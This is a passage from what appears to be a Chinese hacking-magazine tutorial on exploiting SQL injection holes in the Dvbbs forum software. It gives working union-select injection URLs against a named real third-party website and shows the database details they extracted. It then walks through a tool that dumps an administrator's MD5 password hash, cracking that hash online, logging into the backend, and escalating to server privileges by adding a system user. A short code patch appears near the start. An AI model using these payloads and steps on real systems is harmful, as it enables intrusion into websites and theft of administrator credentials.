SA权限就可以修改注册表，然后使用沙盒模式进行直接服务器提权，因为测试不方便就暂且不讲了，大家有兴趣的可以去网上搜索一下沙盒模式的攻击方法，很简单的，SA改注册表打开VBA执行，然后直接在Access下执行CMD命令添加用户。




图6

再说说MSSQL数据库，方法跟上面的一样，登录后台，然后修改一下URL地址并进行检测，工具会判断出MSSQL数据库，然后工具上有MSSQL的提权等功能，这些方法在以往的文章中已经大量提及过了，为了节约篇幅，本文也不做过多叙述。

虽然是在拿到了管理员权限后的注入，但是在ACCESS下和MSSQL下都可以通过这个漏洞来执行SQL语句以达到提权的目的，其实该漏洞与其它漏洞是一样的使用方法，仅仅是该漏洞需要登录后台而已。

至于修补该漏洞的方法如下，我们找到以下代码：

```
Dim AcceptIP,i,AddIP,rs
set Rs=Dvbbs.Execute("select * from "&admintable&" where id="&request("id"))
oldpassword=rs("password")
oldadduser=rs("adduser")
AcceptIP = Rs("AcceptIP") &""
AddIP = Dvbbs.UserTrueIP
AddIP = Left(AddIP, InStrRev(AddIP, ".")-1)
AddIP = Left(AddIP, InStrRev(AddIP, ".")-1)
AddIP = AddIP &".*.*"
```

将其修改为以下代码：

```
Dim AcceptIP,i,AddIP,rs,id
id = request("id")
If Not IsNumeric(id) Then id=0
set Rs=Dvbbs.Execute("select * from "&admintable&" where id="&id)
oldpassword=rs("password")
oldadduser=rs("adduser")
AcceptIP = Rs("AcceptIP") &""
AddIP = Dvbbs.UserTrueIP
AddIP = Left(AddIP, InStrRev(AddIP, ".")-1)
AddIP = Left(AddIP, InStrRev(AddIP, ".")-1)
AddIP = AddIP &".*.*"
```

此修改仅仅是将参数限制为数字类型即可，因为这里只可能是数字，所以连过滤都省了。

（文章中涉及到的阿D注入工具2.0已经收录在光盘中）

文章难度：★★★
文章知识点：动网PHP2.0论坛注入漏洞的利用

千洞之网——动网又出新漏洞

□清原长风

众所周知大名鼎鼎的动网是出了名的“洞”网，这不又给菜鸟们献上了一份大礼———一个最新的注人漏洞。asp版的论坛一直是动网的主打产品，但就在去年，动网开始了php版本论坛的开发，现在都推出到2.0版本了。听说动网PHP2.0论坛系统无论是从内核，还是到前台模板都是一个质的提升哦！而一贯以漏洞出名的动网这次会不会让众多的小菜无洞可钻呢？要真是那样的话岂不就没有今天的文章了吗。

大家先来看看PHP2.0的DVBBS长什么样吧（可以在google中以“Dvbbs.PHP 2.0 ?2000 - 2006 Dvbbs.Net”为关键字进行搜索，就可以找到很多使用这套论坛的网站），如图1。界面挺不错的，很漂亮，只可惜是金玉其外，败絮其中啊，这次问题主要是出在/boardrule.php文件中：

```
function brule() {
    global $dv,$db,$boardid,$lang,$groupboardid;
    $groupboardid=$_GET['groupboardid'];
    if(!empty($_GET['groupboardid'])){
        $rules=$db->scalar("select rules from {$dv}group_board where id={$groupboardid}");
    }
    else{
        $rules=$db->scalar("select rules from {$dv}board where boardid={$boardid}");
    }
```




图1

大家看出来了吧，以上代码直接获得变量groupboardid，不为空就直接带入查询，从而导致了数据库注入！我在google上搜索了一个采用这套程序的网站http://www.nvzhuang.cn/bbs/。

测试语句为**http://www.nvzhuang.cn/bbs/boardrule.php?groupboardid=12345/**/union/**/select/**/version()/***，如图2，执行了我们的version()函数，直接得到了数据版本5.0.41-community-nt。注意，上面测试语句中的变量groupboardid可以为空值外的任意值，我这里赋值12345，大家可以自行更改。大家还可以通过**http://www.nvzhuang.cn/bbs/boardrule.php?groupboardid=12345/**/union/**/select/**/user()/***查询数据库




图2

用户名，通过**http://www.nvzhuang.cn/bbs/boardrule.phpgroupboardid=12345/**/union/**/select/**/database()/***查询到数据库，当然再利用这些信息就可以查询带admin表中id=1的管理员的用户名和密码了，看了这么久的X档案，这些操作对于大家来讲应该很简单了吧。




图3

相对于繁琐的手工猜解，使用工具应该算是最好的选择了，大多数小菜和我一样都是懒人，好在sniperhg大哥已经写好了漏洞利用工具。工具的使用非常方便，其界面如图3所示，直接在URL处填上目标网址就可以了，注意带上“http://”和最后的“/”哦，点击“Attack”，若弹出如图4那样的对话框就证明该网站存在漏洞，可以利用，否则就表示不存在漏洞。




图4

在检验网站的同时程序自动猜解了数据库版本等有用的信息，默认表是admin，id=1，也可以猜解user表中的用户信息。我们直接点“Get”，得到如图5所示的结果，这里要纠正一下，admin应该是用户名，而后面的“49ba59abbe56e057”为MD5加密过后的密码，我们到www.cmd5.com等在线查询网站上进行查询，运气好的话就会得到明文密码了，如图6。就这么简单，现在管理员用户名和密码都拿到了，我们登录前台，然后再登录后台，如图7。注意，若论坛的前后台密码不一样的话，那么这个工具猜解出来的只是后台的密码。




图5




图6

